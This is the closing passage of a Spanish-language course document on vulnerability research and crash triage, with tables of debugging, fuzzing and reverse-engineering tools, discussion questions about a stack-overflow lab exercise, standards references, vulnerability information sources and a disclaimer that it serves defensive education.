Herramienta	Propósito	Plataforma
WinDbg + TTD	Depuración con time travel	Windows
GDB + Pwndbg	Depuración orientada a exploits	Linux
ASAN/UBSAN	Detección de bugs de memoria	Todas
CASR	Clasificación y clustering	Linux
rr	Record and replay	Linux
Frida	Instrumentación dinámica	Todas
pwntools	Desarrollo de PoC/exploits	Python
afl-tmin	Minimización de crashes	Linux

5.7.3. Preguntas de Discusión

1. ¿Por qué el stack overflow requiere 72 bytes para controlar RIP (no 64)?
2. ¿Cómo afectaría ASLR la explotación del stack overflow en `vuln_protected`?
3. ¿Por qué el NULL pointer dereference se clasifica como NOT_EXPLOITABLE mientras los otros son EXPLOITABLE?
4. ¿Qué cambios serían necesarios para extender el análisis al target de red `vuln_http_server`?
5. ¿Cuáles son las consideraciones éticas al publicar código de PoC?

5.8. Documentación y Estándares

- CVSS v4.0 Specification
- CWE - Common Weakness Enumeration
- MITRE ATT&CK Framework
- NVD - National Vulnerability Database

5.9. Herramientas Principales

Herramienta	Propósito	URL
AFL++	Fuzzing guiado por cobertura	github.com/AFLplusplus/AFLpl
Honggfuzz	Fuzzing multi-hilo	github.com/google/honggfuzz
Syzkaller	Fuzzing de kernel	github.com/google/syzkaller
Ghidra	Ingeniería reversa	ghidra-sre.org
Ghidriff	Diffing binario	github.com/clearbluejar/ghidri
Pwndbg	Extensión GDB	github.com/pwndbg/pwndbg
CASR	Clasificación de crashes	github.com/ispras/casr

5.10. Fuentes de Información de Vulnerabilidades

- Google Project Zero Blog
- Microsoft Security Response Center
- CISA Known Exploited Vulnerabilities
- Exploit-DB

Fin del Documento

Este material es de carácter educativo y está destinado a investigadores de seguridad para propósitos defensivos. No incluye instrucciones operativas peligrosas ni exploits activos.